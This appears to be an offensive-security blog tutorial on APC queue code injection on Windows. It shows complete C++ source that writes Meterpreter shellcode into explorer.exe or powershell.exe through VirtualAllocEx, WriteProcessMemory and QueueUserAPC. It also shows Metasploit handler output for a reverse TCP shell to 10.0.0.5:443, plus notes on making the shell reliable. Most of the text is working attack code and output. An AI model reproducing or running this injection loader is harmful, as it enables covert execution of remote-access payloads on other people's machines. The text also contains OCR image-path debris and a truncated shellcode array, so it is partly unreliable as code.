
```
DWORD SleepEx(

  DWORD dwMilliseconds,

  BOOL  bAlertable

);
```

Let's put the new project to sleep in both alertable and non-alertable states and see what heppens when an APC is queued to it.

Alertable State

Let's compile the `alertable.exe` binary with `bAleertable = true` first and then launch the `apcqueue.exe`.

Since `alertable.exe` was in an alertable state, the code got executed immediately and a meterpreter session was established:



```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.5:443
```


```
// alertable.cpp : This file contains the 'main' function. Program execution begins and ends there.
//

#include "pch.h"
#include <iostream>
#include <Windows.h>
int main()
{
    std::cout << "Entering alertable state...\n";
    SleepEx(1000 * 60, true);
}
```

```
PS C:\> \\VBOXSVR\Experiments\CodeInjection\apcqueue\apcqueue\x64\Debug\alertable.exe
```

```
PS C:\> \\VBOXSVR\Experiments\CodeInjection\apcqueue\apcqueue\x64\Debug\apcqueue.exe
```

Non-Alertable State

Now let's recompile `alertable.exe` with `bAlertable == false` and try again - shellcode does not get executed:



```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.5:443
```


```cpp
// alertable.cpp : This file contains the 'main' function. Program execution begins and ends there.
//

#include "pch.h"
#include <iostream>
#include <Windows.h>
int main()
{
	std::cout << "Entering non-alertable sleep state...\n";
	SleepEx(1000 * 60, false);
}
```

```
PS C:\> \\VBOXSVR\Experiments\CodeInjection\apcqueue\apcqueue\x64\Debug\alertable.exe
```

```
PS C:\> \\VBOXSVR\Experiments\CodeInjection\apcqueue\apcqueue\x64\Debug\apcqueue.exe
```

Powershell -sta

An interesting observation is that if you try injecting into powershell.exe which was started with a `-sta` switch (Single Thread Apartment), we do not need to spray the APC across all its threads - main thread is enough and gives a reliable shell:



```cpp
	HANDLE threadHandle = NULL;

	if (Process32First(snapshot, &processEntry)) {
		while (_wcsicmp(processEntry.szExeFile, L"powershell.exe") != 0) {
			Process32Next(snapshot, &processEntry);
		}
	}

	victimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, processEntry.th32ProcessID);
	LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
	PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;
	WriteProcessMemory(victimProcess, shellAddress, buf, shellSize, NULL);

	if (Thread32First(snapshot, &threadEntry)) {
		do {
			if (threadEntry.th32OwnerProcessID == processEntry.th32ProcessID) {
				threadIds.push_back(threadEntry.th32ThreadID);
			}
		} while (Thread32Next(snapshot, &threadEntry));
	}

	for (DWORD threadId : threadIds) {
		threadHandle = OpenThread(THREAD_ALL_ACCESS, TRUE, threadId);
		QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
		break;
		// ...
	}

	return 0;
}
```

```
'apcqueue.exe' (Win32): Loaded 'C:\Windows\System32\kernel32.dll'. Cannot find or open the PDB file.
'apcqueue.exe' (Win32): Loaded 'C:\Windows\System32\KernelBase.dll'. Cannot find or open the PDB file.
'apcqueue.exe' (Win32): Loaded 'C:\Windows\System32\msvcp140d.dll'. Cannot find or open the PDB file.
'apcqueue.exe' (Win32): Loaded 'C:\Windows\System32\vcruntime140d.dll'. Cannot find or open the PDB file.
'apcqueue.exe' (Win32): Loaded 'C:\Windows\System32\ucrtbased.dll'. Cannot find or open the PDB file.
The program '[8164] apcqueue.exe' has exited with code 0 (0x0).
```

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.5:443
```

Note that the injected powershell process becomes unresponsive.

Code

apcqueue.cpp

```
#include "pch.h"
#include <iostream>
#include <Windows.h>
#include <TlHelp32.h>
#include <vector>


int main()
{
	unsigned char buf[] = 
"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\


	HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, 0);
	HANDLE victimProcess = NULL;
	PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
	THREADENTRY32 threadEntry = { sizeof(THREADENTRY32) };
	std::vector<DWORD> threadIds;
	SIZE_T shellSize = sizeof(buf);
	HANDLE threadHandle = NULL;


	if (Process32First(snapshot, &processEntry)) {
		while (_wcsicmp(processEntry.szExeFile, L"explorer.exe") != 0) {
			Process32Next(snapshot, &processEntry);
		}
	}


	victimProcess = OpenProcess(PROCESS_ALL_ACCESS, 0, processEntry.th32ProcessID);
	LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

```
        PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;
        WriteProcessMemory(victimProcess, shellAddress, buf, shellSize, NULL);


        if (Thread32First(snapshot, &threadEntry)) {
                do {
                        if (threadEntry.th32OwnerProcessID ==
processEntry.th32ProcessID) {
                                threadIds.push_back(threadEntry.th32ThreadID);
                        }
                } while (Thread32Next(snapshot, &threadEntry));
        }


        for (DWORD threadId : threadIds) {
                threadHandle = OpenThread(THREAD_ALL_ACCESS, TRUE, threadId);
                QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
                Sleep(1000 * 2);
        }


        return 0;
}
```

References

https://blogs.microsoft.co.il/pavely/2017/03/14/injecting-a-dll-without-a-remote-thread/

blogs.microsoft.co.il

Early Bird Injection - APC Abuse

An Asynchronous Procedure Call is basically a function/code that is set to execute (a synchronously) within the context of a specified thre...

rinseandrepeatanalysis.blogspot.com

Asynchronous Procedure Calls - Win32 apps

An asynchronous procedure call (APC) is a function that executes asynchronously in the context of a particular thread.

docs.microsoft.com

QueueUserAPC function (processthreadsapi.h)

Adds a user-mode asynchronous procedure call (APC) object to the APC queue of the specified thread.

docs.microsoft.com